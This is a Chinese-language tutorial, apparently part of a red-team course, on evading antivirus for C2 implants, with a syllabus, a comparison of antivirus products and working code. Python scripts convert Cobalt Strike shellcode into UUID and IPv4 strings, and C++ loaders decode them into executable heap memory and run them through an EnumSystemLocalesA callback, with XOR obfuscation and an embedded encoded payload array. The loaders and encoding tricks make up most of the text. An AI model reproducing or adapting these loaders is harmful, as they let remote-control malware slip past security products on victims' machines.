


Day159 免杀对抗-C2远控篇&C&C++&SC转换格式&UUID标识&MAC物理&IPV4地址&减少熵值



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异

- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发

-
- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级

-
- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道

-
- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道

-
- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密

-
- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗

-
- 1、C2远控-加载分离-DLL注入&劫持&镂空
 - 2、C2远控-加载分离-白加黑调用新增更改DLL

-
- 1、C2远控-抗沙盒沙箱-机器特征&真机判断
 - 2、C2远控-抗逆向调试-API&调试器行为功能

-
- 1、C2远控-PowerShell文件-冷门混淆器&去特征
 - 2、C2远控-PowerShell文件-分割&绕AMSI&ETW

-
- 1、C2远控-PowerShell&C#-Bypass ETW
 - 2、C2远控-PowerShell&C#-Bypass AMSI
-

- 1、C2远控-其他语言-Go&Rust-基础环境搭建
 - 2、C2远控-其他语言-Go&Rust-Loader加载器
-

- 1、C2远控-其他语言-Nim&Zig-基础环境搭建
 - 2、C2远控-其他语言-Nim&Zig-Loader加载器
-

- 1、C2远控-UUID地址-ShellCode转换 (C/C++)
 - 2、C2远控-MAC地址-ShellCode转换 (C/C++)
 - 3、C2远控-IPV4地址-ShellCode转换 (C/C++)
-

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过以下几点来检测恶意软件和行为:
- 2 1、静态查杀: 最基本的查杀方式, 主要通过对文件的特征码进行扫描, 匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配, 就判断该文件为病毒; 部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态(主动)查杀: 通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API, 在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控: 监控网络流量, 分析网络数据包, 如果发现异常流量或者已知的恶意流量特征, 就可能是恶意软件在进行网络活动。
- 5 4、行为监控: 监控程序的运行行为, 如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围, 就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒: 静态查杀能力弱, 没有动态查杀, 横向移动防护比较强, frp等内网穿透受影响。
- 2 360安全卫士/360杀毒: 静态查杀能力较强, 没有动态查杀, 如果开启了核晶模式, 则行为查杀比较强, 注入进程等敏感行为会被拦截; 核晶模式在物理机中默认开启, 在虚拟机中默认关闭。
- 3 360QVM: 360QVM 简单的说就是使用了机器学习辅助查杀, 在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓, 有一点特征就会被查杀。
- 4 Windows Defender: 静态查杀能力较强, 动态查杀较强, 监控 HTTP 流量。
- 5 卡巴斯基: 普通版静态查杀能力一般, 企业版静态查杀能力较强, 动态查杀较强。
- 6 ESET: 静态查杀能力较强, 没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM，连国外的杀软都有所不及，可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、viper、Ghost，比较小众的C2有Supershell、Manjusaka等，还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言，很多高级的免杀技术都是使用C/C++来实现，Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性，通过.NET框架来访问各种API，写起免杀来更为简单，但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言，可以很方便的执行，也可以很容易的将Powershell脚本转为C#程序，同C#一样也容易被检测到，2.0以上版本需绕过AMSI。
- 5 Python: 语法简单，写起来容易，大部分学免杀的新手都会Python，认为Python容易，自己也懂Python，于是从Python 开始学免杀，而结果恰恰相反，Python写起免杀来比C/C++还要复杂，在C/C++中可以直接调用 windows API，在 Python 中则要通过一层转化间接调用Windows API，而且Python打包的程序报毒比较高，体积比较大。
- 6 Go: 适合编写高性能的网络应用程序，很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发，学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++，结构比较整洁但是语法复杂，不适合新手选择。
- 8 其他: ASM、Nim、Java等

补充:

编辑器设置 VS

<https://mp.weixin.qq.com/s/UJlVvagNjmy9E-B-XjBHyw>

编译器差异 G++ GCC

https://blog.csdn.net/weixin_41012767/article/details/129365597

突破内存扫描

项目参考: <https://github.com/wangfly-me/LoaderFly>

360开启核晶 (Vmware)

<https://blog.csdn.net/fishfishfishman/article/details/134156418>

3.演示案例

3.1 C2远控-UUID地址-ShellCode转换

通用唯一识别码(UUID),是用于计算机体系中以识别信息数目的一个128位标识符, 根据标准方法生成, 不依赖中央机构的注册和分配, UUID具有唯一性。

```
1  from uuid import UUID
2  import sys
3
4  if len(sys.argv) < 2:
5      print("Usage: %s <shellcode_file>" % sys.argv[0])
6      sys.exit(1)
7  with open(sys.argv[1], "rb") as f:
8      chunk = f.read(16)
9      print("{}const char* uuids[] =".format(' '*4))
10     print(" {")
11     while chunk:
12         if len(chunk) < 16:
13             padding = 16 - len(chunk)
14             chunk = chunk + (b"\x90" * padding)
15             print("{}{}\{}".format(' '*8,UUID(bytes_le=chunk)))
16             break
17         print("{}{}\{}".format(' '*8,UUID(bytes_le=chunk)))
18         chunk = f.read(16)
19     print(" };")
```

```
1  #include <windows.h>
2  #include <Rpc.h>
3  #include <iostream>
4  #pragma comment(lib, "Rpcrt4.lib")
5  using namespace std;
6
7  const char* uuids[] = { "xxx"};
8
9
10 int main() {
11     HANDLE hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
12     void* hmem = HeapAlloc(hHeap, 0, 0x1000);
13     printf("%p\n", hmem);
14     DWORD_PTR ptr = (DWORD_PTR)hmem;
15     int init = sizeof(uuids) / sizeof(uuids[0]);
16     for (int i = 0; i < init; i++) {
17         RPC_STATUS status = UuidFromStringA((RPC_CSTR)uuids[i], (UUID*)ptr);
```

```

18         if (status != RPC_S_OK) {
19             printf("UuidFromStringA != RPC_S_OK\n");
20             CloseHandle(hmem);
21             return -1;
22         }
23         ptr += 16;
24     }
25     printf("[+] HexDump: \n");
26     for (int i = 0; i < init * 16; i++) {
27         printf("%02X ", ((unsigned char*)hmem)[i]);
28         //((unsigned char*)hmem)[i] ^= 0x39;
29     }
30     EnumSystemLocalesA((LOCALE_ENUMPROCA)hmem, 0);
31     CloseHandle(hmem);
32     return 0;
33 }

```



```

1  #include <windows.h>
2  #include <Rpc.h>
3  #include <iostream>
4  #pragma comment(lib, "Rpcrt4.lib")
5  using namespace std;
6
7  const char* uuids[] =
8  {
9      "82e52e9a-8e96-66ae-6666-273727363437",
10     "b4572e30-2e03-34ed-062e-ed347e2eed34",
11     "14ed2e46-2e36-d169-2c2c-2b57af2e57a6",
12     "1a075aca-4a64-2746-a7af-6b2767a7848b",
13     "2e372734-34ed-ed46-245a-2e67b600e71e",
14     "13646d7e-ed14-eee6-6666-662ee3a61201",
15     "36b6672e-2eed-227e-ed26-462f67b68530",
16     "27af992e-52ed-2eee-67b0-2b57af2e57a6",
17     "afa727ca-276b-a767-5e86-13972a652a42",
18     "b75f236e-be13-223e-ed26-422f67b60027",
19     "222e6aed-26ed-2f7a-67b6-27ed62ee2e67",
20     "273e27b6-383e-3c3f-273e-273f273c2ee5",
21     "3427468a-8699-273e-3f3c-2eed748f2999",
22     "0c3b9999-2f66-11d8-0f08-0f0803126627",
23     "80ef2f30-ef2a-2797-dc2a-11406199b32e",
24     "572eaf57-2bb4-a657-2b57-af2736273627",
25     "1f305cdc-99c1-8db3-153c-2eefa727dee3",
26     "2b66667c-af57-3727-2737-0c65273727dc",
27     "a0f9ef31-b399-3f8d-3d2e-efa72e57b42f",
28     "572bbeef-34af-660e-6426-e2343427dc8d",
29     "995d4833-2eb3-a0ef-2ee5-a5360c6c392e",

```

```

30     "ef2e97ef-2fbc-a6a1-9999-99992b57af34",
31     "4bdc2734-7e60-991d-b3e3-a669e3fb6766",
32     "a9992e66-e269-67ea-6666-8db58f826766",
33     "99c48e66-9999-2c49-3532-0a6649228123",
34     "be965bd5-6fe3-ddbf-b4e0-c2451f1b3098",
35     "7a6fc5f0-c2ea-c087-373c-581a2d6f4c88",
36     "a179043b-6703-79c1-98db-6ba6e9f00e5f",
37     "eea36002-0b7e-7025-b211-bc4f20914274",
38     "38904c52-666e-1533-0314-4b2701030812",
39     "092b465c-0f1c-0a0a-0749-534856464e05",
40     "07160b09-0f12-0a04-035d-462b352f2346",
41     "5d56485f-3146-080f-0209-111546283246",
42     "5d574850-3146-3129-5052-5d4632140f02",
43     "49120803-4853-4f56-6b6c-66c0c6b9d2a8",
44     "647ebabf-b970-b7f6-5cc4-43e64f6fd919",
45     "57ae38c6-20f3-cd19-b465-d5812eb846f5",
46     "e6327969-bec5-d5c2-9298-2f1c2212ae7b",
47     "f6661abe-bc9e-2da4-1f42-c1bf603ceda8",
48     "9171228e-0f0b-c28d-2a30-1a12d5a14b1f",
49     "8727d05d-7538-7c9e-baac-b8b32cd146b6",
50     "edd0c70f-2eac-b88e-bc05-0b392a24b10e",
51     "e125ca59-ee8a-ec82-81ff-96ee772fc99d",
52     "933a7a0d-8d29-c151-c0bd-975a0b1b7449",
53     "3aec1203-7f36-184c-7e50-81fad4e377f0",
54     "93e262b9-698e-133d-3498-d3c686fa8198",
55     "9fc78879-463d-44a2-3f7c-aaeade54b79b",
56     "14d26559-56bc-efd1-075c-138d126a9418",
57     "29c5aef2-6643-d827-96d3-c43099b32e57",
58     "6666dcaf-6626-de27-6676-666627df2666",
59     "dc276666-c23e-8335-99b3-2ef535352eef",
60     "97ef2e81-ef2e-27bc-de66-4666662fef9f",
61     "f074dc27-84ef-b399-2ee5-a246e3a612d0",
62     "2e61ed00-a567-a6e3-13b1-3e3e3e2e6366",
63     "36666666-8ea5-9bf9-9999-575f54485750",
64     "5557485e-485f-5257-5766-7136038c9090"
65 };
66
67
68 int main() {
69     HANDLE hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
70     void* hmem = HeapAlloc(hHeap, 0, 0x1000);
71     printf("%p\n", hmem);
72     DWORD_PTR ptr = (DWORD_PTR)hmem;
73     int init = sizeof(uuids) / sizeof(uuids[0]);
74     for (int i = 0; i < init; i++) {
75         RPC_STATUS status = UuidFromStringA((RPC_CSTR)uuids[i], (UUID*)ptr);
76         if (status != RPC_S_OK) {
77             printf("UuidFromStringA != RPC_S_OK\n");

```

```

78         CloseHandle(hmem);
79         return -1;
80     }
81     ptr += 16;
82 }
83 printf("[+] HexDump: \n");
84 for (int i = 0; i < init * 16; i++) {
85     printf("%02X ", ((unsigned char*)hmem)[i]);
86     ((unsigned char*)hmem)[i] ^= 0x66;
87     printf("[+] HexDump: \n");
88     printf("%02X ", ((unsigned char*)hmem)[i]);
89 }
90 EnumSystemLocalesA((LOCALE_ENUMPROCA)hmem, 0);
91 CloseHandle(hmem);
92 return 0;
93 }

```

The screenshot shows a Windows desktop environment. At the top, there's a taskbar with icons for 'self-educated', 'AV-Bypass', and a clock showing 20:24. Below the taskbar, a terminal window is open, displaying the command 'python u.py payload.bin' and a list of UUIDs. A red box highlights the command, and a red note says '使用python脚本将CS生成的bin转换为uuid'. To the right of the terminal, a code editor window is open, showing a C++ file named 'payload.c'. The code in the editor defines a buffer 'buf' of type 'unsigned char' with a length of 894 bytes. The buffer is initialized with a series of hexadecimal values, including '\xfc\x48\x83\xe4\xf0\xe8\xc8' and '\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65'.

```



Usage: u.py <shellcode_file>
E:\AV-Bypass\159>python u.py payload.bin 使用python脚本将CS生成的bin转换为uuid
const char* uuids[] =
{
    "e48348fc-e8f0-00c8-0000-415141505251",
    "d2314856-4865",
    "728b4820-4850",
    "7c613cac-2c02",
    "48514152-528b",
    "75020b18-8b72",
    "50d00148-488b",
    "41c9ff48-348b",
    "c9c141ac-410d",
    "d1394508-d875",
    "44480c8b-408b",
    "415841d0-5e58",
    "524120ec-e0ff",
    "6a5dffff-4900",
    "e6894956-894c",
    "3148c931-4dd2",
    "79563aba-ffa7",
    "4d00001a-c931",
    "c69f8957-d5ff",
    "314dd889-52c9",
    "ff3b2e55-48d5",
    "8948f189-49da",
    "0"
}

```

```

C: > Users > Administrator > Desktop > C payload.c > buf
1  /* length: 894 bytes */
2  unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65"
3

```



3.2 C/C++内存加载-IPV4方式-ShellCode转换

MAC地址也叫物理地址、硬件地址，由网络设备制造商生产时烧录在网卡的EPROM一种闪存芯片，通常可以通过程序擦写。IP地址与MAC地址在计算机里都是以二进制表示的，IP地址是32位的，而MAC地址则是48位（6个字节）的。

```

1 from ipaddress import ip_address
2 import sys
3

```

```

4  if len(sys.argv) < 2:
5      print("Usage: %s <shellcode_file>" % sys.argv[0])
6      sys.exit(1)
7  with open(sys.argv[1], "rb") as f:
8      chunk = f.read(4)
9      print("{}const char* IPv4s[] =".format(' '*4))
10     print("{}")
11     while chunk:
12         if len(chunk) < 4:
13             padding = 4 - len(chunk)
14             chunk = chunk + (b"\x90" * padding)
15             print("{}\{}\{}\{}\{}".format(' '*8,ip_address(chunk)))
16             break
17         print("{}\{}\{}\{}\{}".format(' '*8,ip_address(chunk)))
18         chunk = f.read(4)
19     print("{};")

```

```

1  #include <windows.h>
2  #include <stdio.h>
3  #include <Ip2string.h>
4  #pragma comment(lib, "Ntdll.lib")
5  #ifndef NT_SUCCESS
6  #define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
7  #endif
8
9  int main() {
10     const char* IPv4s[] =
11     {
12         ***
13     };
14
15     PCSTR Terminator = NULL;
16     PVOID LpBaseAddress = NULL;
17     PVOID LpBaseAddress2 = NULL;
18     NTSTATUS STATUS;
19     HANDLE hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
20     void* hmem = HeapAlloc(hHeap, 0, 0x1000);
21     DWORD_PTR ptr = (DWORD_PTR)hmem;
22     int init = sizeof(IPv4s) / sizeof(IPv4s[0]);
23     for (int i = 0; i < init; i++) {
24         RPC_STATUS STATUS = RtlIpv4StringToAddressA((PCSTR)IPv4s[i], FALSE,
25             &Terminator, (in_addr*)ptr);
26         if (!NT_SUCCESS(STATUS)) {
27             printf("[!] RtlIpv6StringToAddressA failed in %s result %x (%u)",
28                 IPv4s[i], STATUS, GetLastError());
29             return FALSE;

```

```

30     }
31     ptr += 4;
32 }
33 printf("[+] HexDump: \n");
34 for (int i = 0; i < init * 4; i++) {
35     printf("%02X ", ((unsigned char*)hmem)[i]);
36 }
37 EnumSystemLocalesA((LOCALE_ENUMPROCA)hmem, 0);
38 CloseHandle(hmem);
39 return 0;
40 }

```



```

1  #include <windows.h>
2  #include <stdio.h>
3  #include <Ip2string.h>
4  #pragma comment(lib, "Ntdll.lib")
5  #ifndef NT_SUCCESS
6  #define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
7  #endif
8
9  int main() {
10     const char* IPv4s[] =
11     {
12         ***
13     };
14
15     PCSTR Terminator = NULL;
16     PVOID LpBaseAddress = NULL;
17     PVOID LpBaseAddress2 = NULL;
18     NTSTATUS STATUS;
19     HANDLE hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
20     void* hmem = HeapAlloc(hHeap, 0, 0x1000);
21     DWORD_PTR ptr = (DWORD_PTR)hmem;
22     int init = sizeof(IPv4s) / sizeof(IPv4s[0]);
23     for (int i = 0; i < init; i++) {
24         RPC_STATUS STATUS = RtlIpv4StringToAddressA((PCSTR)IPv4s[i], FALSE,
25             &Terminator, (in_addr*)ptr);
26         if (!NT_SUCCESS(STATUS)) {
27             printf("[!] RtlIpv6StringToAddressA failed in %s result %x (%u)",
28                 IPv4s[i], STATUS, GetLastError());
29             return FALSE;
30         }
31         ptr += 4;
32     }
33     printf("[+] HexDump: \n");
34     for (int i = 0; i < init * 4; i++) {

```

```

35     printf("%02X ", ((unsigned char*)hmem)[i]);
36     ((unsigned char*)hmem)[i] ^= 0x66;
37 }
38 EnumSystemLocalesA((LOCALE_ENUMPROCA)hmem, 0);
39 CloseHandle(hmem);
40 return 0;
41 }

```

使用py脚本将shellcode转换为ipv4

```

E:\AV-Bypass\159>python i.py payload.bin
const char* IPv4s[] =
{
    "252.252.131.228",
    "240.232.200.0",
    "0.0.65.81",
    "65.80.82.81",
    "86.72.49.210",
    "101.72.139.82",
    "96.72.139.82",
    "24.72.139.82",
    "32.72.139.114",
    "80.72.15.183",
    "74.74.77.49",
    "201.72.49.192",
    "172.60.97.124",
    "2.44.32.65",
    "193.201.13.65",
    "1.193.226.237",
    "82.65.81.72",
    "139.82.32.139",
    "66.60.72.1",
    "208.102.129.120",
    "24.11.2.117",
    "114.139.128.136",
    "0.0.0.72",
    "133.192.116.103",
    "72.1.208.80",

